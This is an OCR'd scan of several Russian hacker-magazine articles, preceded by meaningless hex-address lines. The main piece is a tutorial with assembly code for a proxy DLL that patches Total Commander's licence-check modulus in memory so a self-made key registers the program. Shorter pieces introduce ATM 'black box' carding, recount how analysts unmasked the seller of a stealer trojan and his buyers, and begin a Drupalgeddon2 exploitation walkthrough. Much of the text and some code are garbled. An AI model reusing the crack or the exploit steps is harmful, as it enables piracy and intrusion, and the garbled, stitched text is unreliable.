$8840: $8840
$8850: $8850
$8860: $8860
$8870: $8870
$8880: $8880
$8890: $8890
$88a0: $88a0
$88b0: $88b0
$88c0: $88c0
$88d0: $88d0
$88e0: $88e0
$88f0: $88f0
$8900: $8900
$8910: $8910
$8920: $8920
$8930: $8930
$8940: $8940
$8950: $8950
$8960: $8960
$8970: $8970
$8980: $8980
$8990: $8990
$89a0: $89a0
$89b0: $89b0
$89c0: $89c0
$89d0: $89d0
$89e0: $89e0
$89f0: $89f0
$8a00: $8a00
$8a10: $8a10
$8a20: $8a20
$8a30: $8a30
$8a40: $8a40
$8a50: $8a50
$8a60: $8a60
$8a70: $8a70
$8a80: $8a80
$8a90: $8a90
$8aa0: $8aa0
$8ab0: $8ab0
$8ac0: $8ac0
$8ad0: $8ad0
$8ae0: $8ae0
$8af0: $8af0
$8b00: $8b00
$8b10: $8b10
$8b20: $8b20
$8b30: $8b30
$8b40: $8
```

Sergey Bratus
aka Serzhoffman

ТОТАЛЬНЫЙ РАЗГРОМ

РЕВЕРСИМ TOTAL COMMANDER И ВЗЛАМЫВАЕМ ЗАЩИТУ ВСЕХ ВЕРСИЙ

Total Commander (ранее Windows Commander) — популярный файловый менеджер с графическим интерфейсом для Windows. В интернете на варезных сайтах можно найти множество решений для взлома данной утилиты. Их незамысловатый недостаток — ксенофобия: с выходом новой версии надо продолжать ту же бодягу «генерим» программы вновь и вновь. Но можно и по-другому. Хочешь узнать как и заодно прокачать навыки в реверсе? Читай эту статью!

GREETING

Внимание кому поблагодарить своих товарищей с сайта crackme.ru и передать привет:

- Jupiter,
- Max,
- Vodoviz,
- ELF_77391ff,
- Kindly

и многим другим. Спасибо!

Какое-то время назад мой друг Jupiter предложил вместе разобрать алгоритм лицензирования Total Commander. Поразмыслив, мы написали генератор лицензии — рассмотрим. И раз уж было бы замечательно, если бы не прерустился в основе алгоритма лицензирования криптосистемы с открытым ключом — ЦС. И опять-таки, рассмотрим для использования проверенный алгоритм RSA. Но что-то не так...

ЦС — это поиски на RSA криптосистемы. Ее отличие от RSA заключается в использовании последовательной Лоха вместо возведения в степень. Как и для RSA, для генерации закрытого ключа необходимо знать несколько (P и Q), которые можно получить через факторизацию модуля (N). Но в нашем случае длина модуля — 832 бита. Естественно, не у меня, ни у Jupiter'а таких вычислительных мощностей нет. А на настоящий компьютер мы еще денег не накопили. :)

Для решения этой проблемы мы сами сгенерируем приватный и публичный ключи криптосистемы ЦС. Приватным зашифруем лицензию, публичным программа будет расшифровывать лицензию. А чтобы публичный ключ проходил, мы пропатчим его в памяти.

Поимимо ЦС, в Total'е используется механизм самозащиты, защита от модификации исполняемого файла. Можно, конечно, надорвать зачитчик файл, но это как раз и есть «хольгин», который лишает обоих защиты универсальности.

WARNING

Статья публикуется в образовательных целях. Редакция не несет ответственности за любой вред, причиненный материалом данной публикации. В статье намеренно не рассматривается сам алгоритм лицензирования, а демонстрируется он практическим эстетич имплементации обхода защиты с помощью техники proxy DLL.

ЧТО ДЕЛАЕМ?

Наша задача — заменить модуль (N) в исполняемом файле программы, не нарушая его целостности. Тогда наш сгенерированный ранее ключ будет верно расшифрован и программа будет зарегистрирована.

Существует два варианта решения данной задачи:

1. Патчить загрузчик файла — exe-файл программы (Loader).
2. Написать proxy DLL, который будет выполнять ту же функцию, что и загрузчик.

Оба варианта позволяют беспрепятственно обновлять программу. Но в выборе второй вариант, он более удобный. В этом варианте не нужно будет исправлять пути в ярлыках запуска программы с исполняемого файла Total'а на наш лоадер. Достаточно просто скопировать DLLки и файл ключа в папку с установленной программой.

ИНСТРУМЕНТЫ

- `x64dbg` — отладчик;
- `nasm x32` — компилятор;
- `nasm x64` — компилятор;
- `winced.key` — ключ для программы, сгенерированный моим с Jupiter'ом кейгеном.

ПРОЦЕСС

Скачаем с официального сайта последнюю бета-версию, включающую в себя обе версии программы (x86 и x64). Установим в директорию, которую предложил инсталлятор (**C:\totalcmd**):


Теперь запускаем на выбор **TOTALCMD.EXE** или **TOTALCMD64.EXE**. Без разницы. Получаем вот такое окно.

Это было ожидаемо. :) Теперь запускаем Total под отладчиком и заходим в закладку Symbols.

x64dbg
Symbols
Module
Base
Size
Party
Path
winsock.dll
winsock2.dll
winspool.drv
wintrust.dll
wldp.dll
wldp.dll
wldp


ТОТАЛЬНЫЙ РАЗГРОМ

РЕВЕРСИМ TOTAL COMMANDER И ВЗЛАМЫВАЕМ ЗАЩИТУ ВСЕХ ВЕРСИЙ



Видим адрес **0x00401000**. Это верхний адрес секции, в которой находится модуль (N).

Опять, возвращаемся в закладку Memory Map и видим, что адрес **0x00401000** соответствует адресу первой секции исполняемого файла **TOTALCMD.EXE** — **CODE**.



Для x64-версии продолжаем то же самые манипуляции с отладчиком.

В результате выясняем, что ASCII-строка модуля (N) для x86-версии находится в секции **CODE** (**0x00401000**), а для x64-версии — в секции **.data** (**0x0000000000AD9000**).

Ну что же, необходимую информацию для написания proxy DLL мы получили. Начинаем кодить. :)

КОДИНГ

Разберем код для x86-версии, а именно **version.dll**. Для x64-версии все аналогично. Точка входа proxy DLL (**EntryPoint**). Здесь все стандартно.

```
.386
.model flat, stdcall
option casemap :none
include version.inc
include version.mac

;------------------------------------------------------------------------------
; Entry point
;------------------------------------------------------------------------------
EntryPoint proc hinstDll:HINSTANCE, fdwReason, lpvReserved
    .if fdwReason == DLL_PROCESS_ATTACH
        invoke DisableThreadLibraryCalls, hinstDll
        invoke LoadLibraryA, offset szSystemDir
        invoke ExitProcess, 0
    .endif
    xor eax, eax
    ret
EntryPoint endp
end offset EntryPoint
```

API **DisableThreadLibraryCalls** использовать не обязательно. Я пользовался им для отключения уведомлений **DLL_THREAD_ATTACH** и **DLL_THREAD_DETACH**, на всякий случай.

Далее переходим в MainProc.

```
;------------------------------------------------------------------------------
; Main proc
;------------------------------------------------------------------------------
MainProc proc
    pushad
    ; Получаем в стек все регистры
    invoke IsWow64Process, 0,addr dwWow64
    ; Определяем версию системы
    .if dwWow64 == 1
        ; Если система x64
        invoke GetSystemWow64Directory, addr SzSystemPath
        ; Получаем путь к системной директории "C:\Windows\SysWow64"
    .else
        ; Если система x86
        invoke GetSystemDirectory, addr SzSystemPath ;lpBuffer
        ; Получаем путь к системной директории "C:\Windows\System32"
    .endif
    invoke lstrcpy,addr SzSystemPath,offset "\version.dll"
    ; Формируем полный путь к оригинальной version.dll
    ; в переменной пути к системной директории
    mov eax,FUNC_LoadLibrary,addr SzSystemPath
    ; Загружаем оригинальную version.dll в адресное пространство процесса
    .if eax != NULL
        ; Если загружена нашла dll, инициализируем адреса оригинальных API.
        mov dwGetFileVersionInfoA,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoA")
        mov dwGetFileVersionInfoW,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoW")
        mov dwGetFileVersionInfoByHandle,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoByHandle")
        mov dwGetFileVersionInfoSizeA,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoSizeA")
        mov dwGetFileVersionInfoSizeW,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoSizeW")
        mov dwGetFileVersionInfoSizeExA,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoSizeExA")
        mov dwGetFileVersionInfoSizeExW,FUNC_GetProcAddress,eax,chr$("GetFileVersionInfoSizeExW")
        mov dwVerFindFileA,FUNC_GetProcAddress,eax,chr$("VerFindFileA")
        mov dwVerFindFileW,FUNC_GetProcAddress,eax,chr$("VerFindFileW")
        mov dwVerInstallFileA,FUNC_GetProcAddress,eax,chr$("VerInstallFileA")
        mov dwVerInstallFileW,FUNC_GetProcAddress,eax,chr$("VerInstallFileW")
        mov dwVerLanguageNameA,FUNC_GetProcAddress,eax,chr$("VerLanguageNameA")
        mov dwVerLanguageNameW,FUNC_GetProcAddress,eax,chr$("VerLanguageNameW")
        mov dwVerQueryValueA,FUNC_GetProcAddress,eax,chr$("VerQueryValueA")
        mov dwVerQueryValueW,FUNC_GetProcAddress,eax,chr$("VerQueryValueW")
    .endif
    invoke ReplaceModulus
    ; Подставляем значения адресов оригинальных API в стека
    popad
    ; Восстанавливаем значения сохраненных регистров из стека
    ret
    ; Возврат из функции
MainProc endp
```

Здесь я прокомментировал все шаги исполнения кода MainProc.

```
;------------------------------------------------------------------------------
; Подставляем значения адресов оригинальных API в стека
;------------------------------------------------------------------------------
ReplaceModulus proc
    lea dwGetFileVersionInfoA,offset GetFileVersionInfoA
    lea dwGetFileVersionInfoW,offset GetFileVersionInfoW
    lea dwGetFileVersionInfoByHandle,offset GetFileVersionInfoByHandle
    lea dwGetFileVersionInfoSizeA,offset GetFileVersionInfoSizeA
    lea dwGetFileVersionInfoSizeW,offset GetFileVersionInfoSizeW
    lea dwGetFileVersionInfoSizeExA,offset GetFileVersionInfoSizeExA
    lea dwGetFileVersionInfoSizeExW,offset GetFileVersionInfoSizeExW
    lea dwVerFindFileA,offset VerFindFileA
    lea dwVerFindFileW,offset VerFindFileW
    lea dwVerInstallFileA,offset VerInstallFileA
    lea dwVerInstallFileW,offset VerInstallFileW
    lea dwVerLanguageNameA,offset VerLanguageNameA
    lea dwVerLanguageNameW,offset VerLanguageNameW
    lea dwVerQueryValueA,offset VerQueryValueA
    lea dwVerQueryValueW,offset VerQueryValueW
    ret
ReplaceModulus endp
```

Чуть ниже MainProc я объявляю экспортируемые функции с безусловными переходами (JMP) из proxy DLL в оригинальную DLL. В файле **version.def** определены имена экспортируемых функций proxy DLL, которые аналогичны именам функций в оригинальной DLL.

```
LIBRARY version
EXPORTS
GetFileVersionInfoA=__GetFileVersionInfoA@8
GetFileVersionInfoByHandle=__GetFileVersionInfoByHandle@8
GetFileVersionInfoExW=__GetFileVersionInfoExW@16
GetFileVersionInfoSizeA=__GetFileVersionInfoSizeA@8
GetFileVersionInfoSizeExA=__GetFileVersionInfoSizeExA@8
GetFileVersionInfoSizeExW=__GetFileVersionInfoSizeExW@8
GetFileVersionInfoSizeW=__GetFileVersionInfoSizeW@8
GetFileVersionInfoW=__GetFileVersionInfoW@16
VerFindFileA=__VerFindFileA@24
VerFindFileW=__VerFindFileW@24
VerInstallFileA=__VerInstallFileA@24
VerInstallFileW=__VerInstallFileW@24
VerLanguageNameA=__VerLanguageNameA@12
VerLanguageNameW=__VerLanguageNameW@12
VerQueryValueA=__VerQueryValueA@16
VerQueryValueW=__VerQueryValueW@16
```

И главная функция proxy DLL — это **ReplaceModulus**

```
;------------------------------------------------------------------------------
; Подставляем значения адресов оригинальных API в стека
;------------------------------------------------------------------------------
ReplaceModulus proc
    local hModule :dword
    local SzOriginalPath :dword
    local dwOldProtect :dword
    local dwNewProtect :dword
    ; Объявляем переменные
    mov hModule,FUNC_GetModuleHandle,NULL
    ; Получаем дескриптор модуля
    movzx esi,word ptr[esi].IMAGE_NT_HEADERS.FileHeader.NumberOfSections
    ; Получаем количество секций в исполняемом файле
    .while esi > 0 && dwOldProtect == 0 && dwNewProtect == 0
    ; Пока не закончим или пока будет хотя бы одна неизвестная ВА
    ; Пока сумма секций будет равна другим значениям ВА
    ; Проверяем секции
    add esi,IMAGE_SIZEOF_SECTION_HEADER
    ; Переходим к следующей секции
    .if dwOldProtect == 0 && dwNewProtect == 0
    ; Если не нашли нужную секцию
    mov eax,offset [esi].IMAGE_SECTION_HEADER.SizeOfRawData
    ; Получаем размер секции
    ; Получаем физический размер секции
    add eax,offset [esi].IMAGE_SECTION_HEADER.VirtualAddress
    ; Получаем виртуальный адрес секции
    add eax,hModule
    ; Суммируем виртуальный адрес секции с адресом модуля
    ; Получаем виртуальный адрес секции в памяти
    .if eax == dwOldSectionAddr
    ; Если адрес секции равен адресу секции
    mov ecx,offset Original
    ; Получаем адрес оригинальной секции
    ; Сравниваем адреса
    .while byte ptr[ecx] != 0
    ; Пока не закончим сравнивать адреса
    .if byte ptr[ecx] == byte ptr[eax]
    ; Если адреса совпадают
    inc ecx
    inc eax
    ; Переходим к следующему адресу
    .else
    ; Если адреса не совпадают
    .break
    ; Выходим из цикла сравнения адресов
    .endif
    .endw
    .if byte ptr[ecx] == 0
    ; Если адреса совпадают
    ; Сохраняем адрес секции в переменной
    mov dwOldSectionAddr,eax
    ; Сохраняем адрес секции в переменной
    ; Вычисляем адрес секции в памяти
    movzx eax,word ptr[esi].IMAGE_SECTION_HEADER.Misc.VirtualSize
    ; Получаем виртуальный размер секции
    add eax,offset [esi].IMAGE_SECTION_HEADER.VirtualAddress
    ; Суммируем виртуальный адрес секции с размером
    add eax,hModule
    ; Суммируем виртуальный адрес секции с адресом модуля
    ; Вычисляем адрес секции в памяти
    mov ecx,offset Original
    ; Получаем адрес оригинальной секции
    ; Сравниваем адреса
    .while byte ptr[ecx] != 0
    ; Пока не закончим сравнивать адреса
    .if byte ptr[ecx] == byte ptr[eax]
    ; Если адреса совпадают
    inc ecx
    inc eax
    ; Переходим к следующему адресу
    .else
    ; Если адреса не совпадают
    .break
    ; Выходим из цикла сравнения адресов
    .endif
    .endw
    .if byte ptr[ecx] == 0
    ; Если адреса совпадают
    ; Сохраняем адрес секции в переменной
    mov dwNewSectionAddr,eax
    ; Сохраняем адрес секции в переменной
    .endif
    .endif
    .endif
    .endw
    ; Конец цикла
    invoke VirtualProtect,dwOldSectionAddr,dwNewSectionAddr,PAGE_READWRITE,addr dwOldProtect
    ; Изменяем защиту на чтение и запись
    invoke VirtualProtect,dwOldSectionAddr,dwNewSectionAddr,dwOldProtect,addr dwNewProtect
    ; Восстанавливаем прежнюю защиту
    invoke lstrcpy,addr SzOriginalPath,offset "\version.dll"
    ; Формируем полный путь к оригинальной version.dll
```

КАРДИНГ И «ЧЁРНЫЕ ЯЩИКИ»

РАЗБИРАЕМСЯ С ГЛАВНЫМ НА СЕГОДНЯ СПОСОБОМ ВЗЛОМА БАНКОМАТОВ

Антон Кедров
Эксперт по информационной безопасности компании «Инфосистемы Джет», специалист по криптографии, криптографическим протоколам и алгоритмам, а также по аппаратным средствам обеспечения информационной безопасности. Сертифицированный специалист по криптографическим средствам защиты информации. kedrov@infosec.ru

Потоище на улицах города железные коробки с деньгами не могут не привлекать внимание злоумышленников. Причем и если раньше для опустошения банкоматов грубым силовым методом достаточно ломы, то теперь в ход идут все более хитроумные способы, связанные с кардингом. Сейчас наиболее актуальной из них — это «чёрный ящик» с одноплатным микрокомпьютером внутри. О том, как он работает, мы и расскажем в этой статье.

Титульный банкомат — это набор готовых электронных компонентов, размещенных в одном корпусе. Производители банкоматов собирают из их устройства выдачи банкнот, считывателя карт и других компонентов, уже разработанных сторонними поставщиками. Этакий конструктор LEGO для разных задач. Производители ориентируются в корпусе банкомата, который обычно состоит из двух отсеков: верхнего («кабинета» или «зоны обслуживания») и нижнего («сейф»). Электронные компоненты подключены через порты USB и COM к системному блоку, который в данном случае играет роль хоста. Но старые модели банкоматов также можно встретить соединенные через SDC-шину.

INFO

Полезная международной ассоциации производителей банкоматов (ATMIA) аналогия «черные ящики» как наиболее скрытная угроза для банкоматов.

ЭВОЛЮЦИЯ БАНКОМАТНОГО КАРДИНГА

Сначала кардеры воровали банкоматы целиком грубой физической недостачей вашего банкомата — использовали домкраты и шиномонтажные ключи для замены магнитных носителей информации в кассете для денежных пластиковых карт. Но с ростом грамотности банкоматов. Затем, когда банкоматы стали оборудоваться в основном сейфом, работающим по одному принципу, такие как АТС (аббревиатура Automatic Teller Machine), кардеры начали взламывать банкоматы электронным вирусом. Среди них Trojan Series, Backdoor.Win32.Slimer.Proxies, ATM и другие множественные и безымянные эпидемии, которые наверняка помнят отправители и получатели либо через загрузчик вирусов, либо через TCP-порт удаленного управления.




Схема работы ПО для банкоматов

В последние годы, по данным Kaspersky, кардеры для банкоматов заметно эволюционировали. Кардеры теперь необязательно имеют доступ к банкомату для установки вируса или ПО. Причем вирусы могут быть разными: при помощи шпионских сетевых атак, используя для этого эксплойтинг-пакеты Gimmiva, Trojan.Ploutus или Group 8, а ЛОВ-пакеты Bolek или Cutlet-Group.

Cash dispenser
Card reader
Keyboard
Screen
Processing
Memory

ЕНОТ НА ЕНОТА

КАК ВИРМЕЙКЕР СПАЛИЛСЯ САМ И СПАЛИЛ ЗАКАЗЧИКОВ


Павел Цыков
Аналитик, Центр БеБ


Истории о том, как антивирусные компании вычисляют вирусописателей, всегда вызывают неподдельный интерес у самой разной аудитории. Даже несмотря на то, что в большинстве случаев такого рода разоблачения происходят потому, что вирмейкер где-то допустил банальную ошибку. Так вышло и на этот раз, причем автор проекта не то чтобы подставился сам, но знатно спалил своих клиентов, на радость специалистам по информационной безопасности. Собственно, случай, о котором пойдет речь, наглядно иллюстрирует, как проворовался последовавшие подобных инцидентов и информацию можно получить, обратив внимание на незначительные, казалось бы, детали.

Началось все с того, что к нам в вирлаб поступило несколько семплов трояна-стилера, отличающихся друг от друга рядом технических деталей, но явно созданных одним и тем же автором. Троян имел стандартный для подобного рода набор функций: поиск и сбор сохраненных паролей и файлов cookies из браузеров, копирование текстовых файлов, картинок и документов по списку, кража паролей из FTP-клиентов, а также от «Телеграма» и клиента Steam. Все, что можно автоматически украсть, троян упаковывал в архив и заливал в облачное хранилище: в одной из версий — на Google Drive, в более поздних модификациях — на pCloud.


Говорят, здоровый смех продлевает жизнь. Если это в действительности так, то, анализируя полученные образцы стилеров, вирусные аналитики явно выиграли пару-тройку дополнительных лет.


Одна из ранних редакций трояна распространялась через видеохостинг YouTube — по ссылкам в комментариях, оставленным с несколько фейковых аккаунтов. При этом ролики посвящались использованию читов и трейнеров в популярных играх, а по ссылкам якобы можно было скачать эти приложения. То есть кампания в целом выглядела, была рассчитана на игроков-читеров, а одной из целей предположительно был уплер аккаунтов Steam. Ссылки на вредоносный софт также активно распространялись в Twitter.





Еще одна модификация трояна была многокомпонентной: помимо основного шпионского модуля, в его состав входил написанный на **Go** сканер, определявший пуск к установленным в системе браузерам, и отдельная утилита, запускавшаяся раздельно либо в архиве с основным и в обход. Доктор тоже был выполнен на **AutoIt**, что само по себе достаточно исследовательским отличный от «меня» не сравнимый фан. Для распространения этого трояна злодеи придумали менее оригинальный метод: они обращались с владельцами популярных Telegram-каналов, которым предлагали прорекламировать программу в обмен на рекламирование в Telegram одновременно с несколько аккаунтов. Приложение можно было протестировать — для этого потенциальный зритель присылал ссылку на исполняемый файл, в котором прятался троян.





Что же касается самих стилеров, то все без исключения исследованные нами сэмплы оказались написаны на **Python** и распространялись в исполняемой файл с помощью **pyInstaller**. При этом код трояна оказался крепкий, как фундубный нож, и такой же острый: весь, к примеру, интересующий функции **os.listdir()**, возвращающую список строк, каждая из которых представляет собой имя директории. Обычно полученные значения этой функции парсятся в цикле. Однако автор трояна зачем-то формировал из списка строку с пробелами разделителями и искал в ней нужные вхождения по заданному шаблону с использованием регулярного выражения:


```
steam = os.listdir(steampath)
steam = ' '.join(steam).decode('utf-8')
steffiles = findall('(\w+\d+\w+)', steam)
```

Говорят, здоровый смех продлевает жизнь. Если это в действительности так, то, анализируя полученные образцы стилеров, вирусные аналитики явно выиграли пару-тройку дополнительных лет. Но это смотреть без смеха на подобный чудесный код порроста невозможно:

```
if score is 0:
    pass
if score is not 0:
    exit()
```

По всей видимости, вирусописатель пока еще не освоил сложнейшую синтаксическую конструкцию **if score != 0: exit()** либо вместо (при у него из плен-раста) лапки. Впрочем, вполне полностью подтвердилось.

При компиляции скриптов на интерпретируемом языке скриптов в бай-код имя исходного скрипта. Это имя, полученное нами из эксаниша, оказалось весьма характерным: encoder2. А в дорогуле, написанном на Autoit, оказалось даже пять к папке с файлами проекта: '.\Users\User\Desktop\Racoon Stealer\build'. Непосредственно в трояне по ключевым словам «Enot» и «Racoon Stealer» прямит нас на страницу Lolzteam, где юзер под ником «Enot Полуночник» продает всем желающим те самые троины, а также предоставляет класс по написанию стилеров на Python:



Наш «Енот» оказался нетростным зверьком: по всему прочему он еще и видеоблогер, автор канала про разработку вирусного ПО, и владелец аккаунта на Гитхабе, куда он выкладывает троины собственного изготовления в виде исходников.

Поскольку «Енот» наследил в Сети изрядно, благодаря его видеороликам и прочей информации в любом информационном ничтоже сумняшеся получили несколько технических доменов, с которым он раздавал свой вредоносный софт, и при использовании им личных адресов электронной почты. На вредоносном софте также был найден номер мобильного телефона «Енота Полуночника», в нему оказался привязан аккаунт Telegram, которым он использует для обратной связи. Собранная воедино информация о семействе стилеров, вирусописателе, доменах и адресах электронной почты, а также по его такому сенсу стилеров и задействованным в вирусописании им технических средств.

Но самое забавное крылось в коде трояна. Клиентам, которым «Енот» продавал свои стилеры, предлагалось зарегистрировать аккаунт в облачном хранилище pCloud, куда троян самостоятельно загружал запакованные в архив файлы с зараженного компьютера. При этом логин и пароль от каждого аккаунта клиентов «Енот Полуночник» предварительно зашил в тело самих стилеров практически в открытом виде, благодаря чему узнать их труд можно было всего пятью строками.

Ну и сами получатели трояна в большинстве своем оплошались высочайшим интеллектом, неправильным умом и дывольной соразмерностью: многие из них запускали стилер на своих личных машинах (вероятно, в тестовых целях), благодаря чему не персональные файлы оказались залиты в облачное хранилище, а которому отправлялись «Енот» может получить доступ кто угодно. Не говоря уже о том, что некоторые особо одаренные пушкоеды использовали в качестве логина на pCloud собственные адреса электронной почты, привязанные к реальным странствиям в социальных сетях. Да, и, разумеется, пароль к ним тоже везде одинаковый.

ЗАКЛЮЧЕНИЕ

Удивительно, сколько сведений о себе люди добровольно оставляет в Сети.

Поскольку «Енот» наследил в Сети изрядно, благодаря его видеороликам о своих клиентах, было бы глупо не поинтересоваться, чем же занимаются в свободное от поиска трояна время. Оказалось, что многие из них пользуются и другими стилерами, в изобилии продающимися на соответствующих форумах. От обнаруженных нами сведений потрясенно читаются различные сетевые ресурсы: одна за другой опасливость, личные странички в соцсетях, каналы на YouTube, почтовые адреса, номера мобильных телефонов, идентификаторы электронных кошельков в платежных системах. Некоторые клиенты «Енота» владеют веб-сайтами — благодаря службе Whois удалось выяснить имена администраторов использованных ими доменов. У одного «грозного хакера» его всему прочему обнаружился электронный дневник, которым сейчас пользуются все школьники.

Таким образом, все покупатели Енотовых стилеров были наиме в крайнем сроке вычислены, развенчаны и разоблачены

ПРЕДПОСЛЕДНЯЯ КАПЛЯ

РАЗБИРАЕМ УЯЗВИМОСТЬ DRUPALGEDDON2 В DRUPAL 7

Илья Маланин
malanin@hakin9.org

Недавно мир узнал о серьезной уязвимости в системе управления контентом Drupal — мы тогда подробно писали об этом. Однако, разобрав проблему в ветке 8.x, мы оставили за кадром аналогичную брешь в Drupal 7. А ведь на этой версии сейчас работает куда больше сайтов! Эксплуатировать уязвимость в ней сложнее, но не намного. Сейчас я покажу, как это делается.

ПОДГОТОВКА

Для демонстрации уязвимости проще всего использовать официальный репозиторий Drupal на Docker Hub. Разворачиваем контейнер с нужной версией CMS. Сначала подчищаем сервер БД.

```
$ docker run -d -e MYSQL_USER="drupal7" -e MYSQL_PASSWORD="7C4TYV
A6ay" -e MYSQL_DATABASE="drupal7" --rm --name=mysql --hostname=mysql
mysql/mysql-server
```

Теперь дело за контейнером с CMS. В этот раз берем самую старую уязвимую версию — 7.57.

```
$ docker run -d -rm -p80:80 -p9000:9000 --link=mysql
--name=drupal7v5 --hostname=drupal7v5 drupal:7.57
```

Теперь через веб-интерфейс устанавливаем Drupal и проверяем, все ли у нас работает:

Установка Drupal 7.57

Ещё неплохо было бы заюзать отладчик. Для этого в дополнительно установим расширение Xdebug:


```
$ pecl install xdebug
$ echo "zend_extension=/usr/local/lib/php/extensions/
no-debug-non-zts-20151012/xdebug.so" > /usr/local/etc/php/conf.d/
php-xdebug.ini
$ echo "xdebug.remote_enable=1" >> /usr/local/etc/php/conf.d/
php-xdebug.ini
$ echo "xdebug.remote_host=192.168.99.1" >> /usr/local/etc/php/conf.
d/php-xdebug.ini
$ service apache2 reload
```

Не забыть поменять IP-адрес 192.168.99.1 на свой и обратит внимание на путь до скомпилевой библиотеки **xdebug.so**. После перезагрузки конфигов Apache можешь запускать свой любимый дебаггер. В работе я по-прежнему использую PhpStorm и расширение Xdebug helper для Chrome.


Теперь начинаем исследовать CMS, слушаем 9000-й порт — и вперед, к победам.

ПЕРВЫЕ ШАГИ

Переходим на страницу создания нового аккаунта. Я седьмой версии она значительно эволитичнее, чем в восьмой:



Создание нового аккаунта в Drupal 7



Создание нового аккаунта в Drupal 8

Из-за того, что отсутствует возможность использовать аккаунт, стандартный вектор эксплуатации тут не сработает. Значит, нужно найти новый! Суть баги все та же — это внедрение элементов в Renderable Array, которые будут обработаны с помощью Render API. Существует специальные элементы, которые вызывают функцию **call_user_func** с кастомными параметрами.

Для начала посмотрим, как обрабатываются роуты в приложении. Если у тебя на сервере включен стандартные URL, то URI перенаправляется на файл **index.php** как GET-параметр q:


/index.php

```
17: require_once DRUPAL_ROOT . "/includes/bootstrap.inc";
20: drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);
21: menu_execute_active_handler();
```

/includes/menu.inc

```
518: function menu_execute_active_handler($path = NULL, $deliver =
TRUE) {
...
531:   if ($page_callback_result == MENU_SITE_ONLINE) {
532:     if ($router_item = menu_get_item($path)) {
```

Например, для отображения страницы **http://drupal.vh/user/register** будет выполнен запрос **http://drupal.vh/index.php?q=user/register**



Обработка роута в Drupal 7

/includes/menu.inc

```
455: function menu_get_item($path = NULL, $router_item = NULL) {
456:   $router_item = &drupal_static(__FUNCTION__);
457:   if (!isset($path)) {
458:     $path = $_GET['q'];
459:   }
460:   if (isset($router_item)) {
461:     $router_item[$path] = $router_item;
462:   }
```

Далее путь разбивается при помощи функции **array_slice** и выполняется запрос к базе данных для выборки путей из таблицы с роутами. По умолчанию **menu_router**

```
473:     $parts = array_slice(array(map, 0, MENU_MAX_PARTS);
474:     $ancestors = menu_get_ancestors($parts);
475:     $router_item = db_query_range('SELECT * FROM {menu_router}
WHERE path IN (:ancestors) ORDER BY FIT DESC', 0, 1, array(':ances
ors' => $ancestors))->fetchAssoc();
```

В таблице хранятся колбэки, которые нужно выполнить при обращении к соответствующим путям:

Таблица с роутами в базе данных drupal7v5.menu_router

Если путь и соответствующий ему колбэк найдены, то он вызывается через функцию **call_user_func_array**

```
518: function menu_execute_active_handler($path = NULL, $deliver =
TRUE) {
...
528:   if (drupal_alter('menu_site_status', $page_callback_result, $
read_only_path);
...
529:   // Only continue if the site status is not set
530:   if ($page_callback_result == MENU_SITE_ONLINE) {
531:     if ($router_item['access']) {
...
537:       $page_callback_result = call_user_func_array($router
_item['page_callback'], $router_item['page_arguments']);
```

Как ты, возможно, знаешь из моего разбора уязвимости в Drupal 8, существует метод **uploadAjaxCallback**. Он давал возможность выполнить рендерит вложенного массива с пользовательскими данными. Так же, в седьмой версии есть похожая функция — **file_ajax_upload**. Она тоже отвечает за обработку файлов, загруженных с помощью AJAX-запросов, и в чём есть, кстати, где массив с нужными данными отправляется на рендеринг.

/modules/file/file.module


```
240: function file_ajax_upload() {
250:   $form_parents = func_get_args();
260:   $form_build_id = (string) array_pop($form_parents);
261:
262:   if (empty($_POST['form_build_id']) || $form_build_id != $_POST
['form_build_id'] {
...
250:   list($form, $form_state, $form_id, $form_build_id, $commands)
= ajax_get_form();
...
268:   drupal_process_form($form['#form_id'], $form, $form_state);
...
285:   $output = drupal_render($form);
```

Теперь посмотрим, запросы к каким путям используют эту функцию в качестве колбэка.

```
mysql> select path,page_callback from menu_router where page_callback
= file_ajax_upload;

+-------------------------------+-------------------+
| path                          | page_callback     |
+-------------------------------+-------------------+
| file/ajax                     | file_ajax_upload  |
+-------------------------------+-------------------+
1 row in set (0.00 sec)
```

Попробуем сделать его вызов, набрав **http://drupal.vh/file/ajax/test/test**



Отладка запроса к роуту file/ajax

Валидный запрос имеет вид **http://drupal.vh/file/ajax/имя_элемента/ключ/id_формы**, где имя элемента и ключ — это путь до массива, который нужно отрендерить. В запросе также должно указываться параметр **form_build_id**. Он проверяется при обработке с помощью **ajax_get_form** (строка 262). Чтобы не вешать уже выполненную функцию, для которой происходит кэширование обновление содержимого. Если это не так, то скрипт просто останавливает работу.

```
250:   list($form, $form_state, $form_id, $form_build_id, $commands)
= ajax_get_form();
...
262:   if (empty($_POST['form_build_id']) || $form_build_id != $_POST
['form_build_id'] {
...
325:   $form_state = form_state_defaults();
...
326:   $form_build_id = $_POST['form_build_id'];
...
327:   $form = form_get_cache($form_build_id, $form_state);
...
328:   if (!$form) {
...
331:     watchdog('ajax', 'Invalid form POST data.', array(), WATCHD
OG_WARNING);
...
332:     drupal_exit();
...
337:   }
```

Наша задача — записать в кеш форму с пейлоадом, а потом с помощью запроса к **file/ajax** вызвать рендерит этой формы.

Продолжение статьи →

